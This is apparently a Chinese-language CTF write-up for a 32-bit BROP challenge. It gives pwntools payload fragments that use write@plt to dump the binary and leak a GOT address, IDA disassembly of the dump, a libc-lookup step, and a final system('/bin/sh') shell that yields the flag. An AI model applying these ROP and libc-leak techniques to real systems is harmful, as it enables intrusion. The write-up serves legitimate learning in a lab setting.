
```
write_plt = 0x8048560
key +=p32(write_plt)
key += p32(0)
key += p32(1)
key += p32(0x8048000)
key += p32(0x1000)
```

注意p32(0)是给返回值留的，32位的特征

成功打印出了0x1000的信息，输出到文件中，成功了一半

使用IDA进行反汇编，在这里陷入了死胡同

我以为在程序中会有system的plt出现，读了好久汇编代码，把能分析出的函数基本都分析出来了



举个例子：

sub_510是printf

```
seg000:000006A6 ; ---------------------------------------------------------------------------
seg000:000006A6                 push    ebp
seg000:000006A7                 mov     ebp, esp
seg000:000006A9                 sub     esp, 8
seg000:000006AC                 sub     esp, 0Ch
seg000:000006AF                 push    80489D0h
seg000:000006B4                 call    sub_510
seg000:000006B9                 add     esp, 10h
seg000:000006BC                 sub     esp, 0Ch
seg000:000006BF                 push    8048A08h
seg000:000006C4                 call    sub_510
seg000:000006C9                 add     esp, 10h
seg000:000006CC                 nop
seg000:000006CD                 leave
seg000:000006CE                 retn
seg000:000006CF ; ---------------------------------------------------------------------------
seg000:000006CF                 push    ebp
seg000:000006D0                 mov     ebp, esp
seg000:000006D2                 sub     esp, 8
seg000:000006D5                 sub     esp, 0Ch
seg000:000006D8                 push    8048A44h
seg000:000006DD                 call    sub_510
seg000:000006E2                 add     esp, 10h
seg000:000006E5                 sub     esp, 4
seg000:000006E8                 push    dword ptr [ebp+0Ch]
seg000:000006EB                 push    dword ptr [ebp+8]
seg000:000006EE                 push    0
seg000:000006F0                 call    sub_4D0
seg000:000006F5                 add     esp, 10h
seg000:000006F8                 nop
seg000:000006F9                 leave
seg000:000006FA                 retn
seg000:000006FB ; ---------------------------------------------------------------------------
seg000:000006FB                 push    ebp
seg000:000006FC                 mov     ebp, esp
seg000:000006FE                 sub     esp, 8
seg000:00000701                 sub     esp, 0Ch
seg000:00000704                 push    8048A64h
seg000:00000709                 call    sub_510
seg000:0000070E                 add     esp, 10h
seg000:00000711                 sub     esp, 0Ch
seg000:00000714                 push    8048A98h
seg000:00000719                 call    sub_510
```

570是fork

```
seg000:000008CE                 call    sub_4C0
seg000:000008D3                 add     esp, 10h
seg000:000008D6
seg000:000008D6 loc_8D6:                                ; CODE XREF: seg000:0000094A↓j
seg000:000008D6                 sub     esp, 0Ch
seg000:000008D9                 push    8048BBCh
seg000:000008DE                 call    sub_510
seg000:000008E3                 add     esp, 10h
seg000:000008E6                 call    sub_570
seg000:000008EB                 mov     [ebp-10h], eax
seg000:000008EE                 cmp     dword ptr [ebp-10h], 0FFFFFFFFh
seg000:000008F2                 jnz     short loc_90E
seg000:000008F4                 sub     esp, 0Ch
seg000:000008F7                 push    8048BF8h
seg000:000008FC                 call    sub_510
seg000:00000901                 add     esp, 10h
seg000:00000904                 sub     esp, 0Ch
seg000:00000907                 push    0
seg000:00000909                 call    sub_530
seg000:0000090E
seg000:0000090E loc_90E:                                ; CODE XREF: seg000:000008F2↑j
seg000:0000090E                 cmp     dword ptr [ebp-10h], 0
seg000:00000912                 jnz     short loc_92B
```

840是子进程逻辑

```
seg000:00000840 ; =============== S U B R O U T I N E =======================================
seg000:00000840
seg000:00000840 ; Attributes: bp-based frame
seg000:00000840
seg000:00000840 sub_840         proc near               ; CODE XREF: seg000:loc_914↓p
seg000:00000840
seg000:00000840 var_1C          = byte ptr -1Ch
seg000:00000840 var_C           = dword ptr -0Ch
seg000:00000840
seg000:00000840                 push    ebp
seg000:00000841                 mov     ebp, esp
seg000:00000843                 sub     esp, 28h
seg000:00000846                 mov     eax, gs:dword_14
seg000:0000084C                 mov     [ebp+var_C], eax
seg000:0000084F                 xor     eax, eax
seg000:00000851                 sub     esp, 8
seg000:00000854                 push    100h
seg000:00000859                 lea     eax, [ebp+var_1C]
seg000:0000085C                 push    eax
seg000:0000085D                 call    sub_814
seg000:00000862                 add     esp, 10h
seg000:00000865                 nop
seg000:00000866
seg000:00000866 loc_866:                                ; DATA XREF: seg000:000004D6↑o
seg000:00000866                 mov     eax, [ebp+var_C]
seg000:00000869                 xor     eax, gs:dword_14
seg000:00000870                 jz      short locret_877
seg000:00000872                 call    sub_4F0
seg000:00000877
seg000:00000877 locret_877:                             ; CODE XREF: sub_840+30↑j
seg000:00000877                 leave
seg000:00000878                 retn
seg000:00000878 sub_840         endp
seg000:00000878
seg000:00000878 ; ---------------------------------------------------------------------------
seg000:00000879                 db  8Dh ;
seg000:0000087A                 db  4Ch ; L
```

一条路走到黑 走了两天走不通，问了同学得到了提示，用libc search


已知了write的plt,在elf中可以看到got位置，可以利用一下第二题的方式，ROP write查到write的实际地址

构造payload


```
temkey = key + p32(write_plt) + p32(0) + p32(1) + p32(0x804a034) + p32(0x4)
```

32位程序也不用构造pop_rdi的chain，很舒服

得到了值f7e536f0，去libc search搜



找偏移量，同第二题构造system('/bin/sh')，拿到flag


python3 exploit.py
File Edit View Search Terminal Help
00000440 9a e2 95 90 e2 95 90 e2 95 90 e2 95 90 e
00000450 e2 95 90 e2 95 9d 20 0a 5b 20 74 69 6d 6
mest
00000460 61 6d 70 20 5d 20 53 61 74 20 41 70 72 2
r 24
00000470 20 30 33 3a 33 39 3a 33 35 20 32 30 32 3
21 Y
00000480 6f 75 20 66 6c 61 67 3a 20 73 73 65 63 3
c202
00000490 31 7b 74 48 34 74 5f 42 72 30 70 7c 63 6
cbd4
000004a0 64 36 39 39 7d 0a
000004a6
CHALLENGE: brop
[timestamp] Sat Apr 24 03:39:35 2021
You flag: ssec2021{tH4t_Br0p|cbd4d699}
$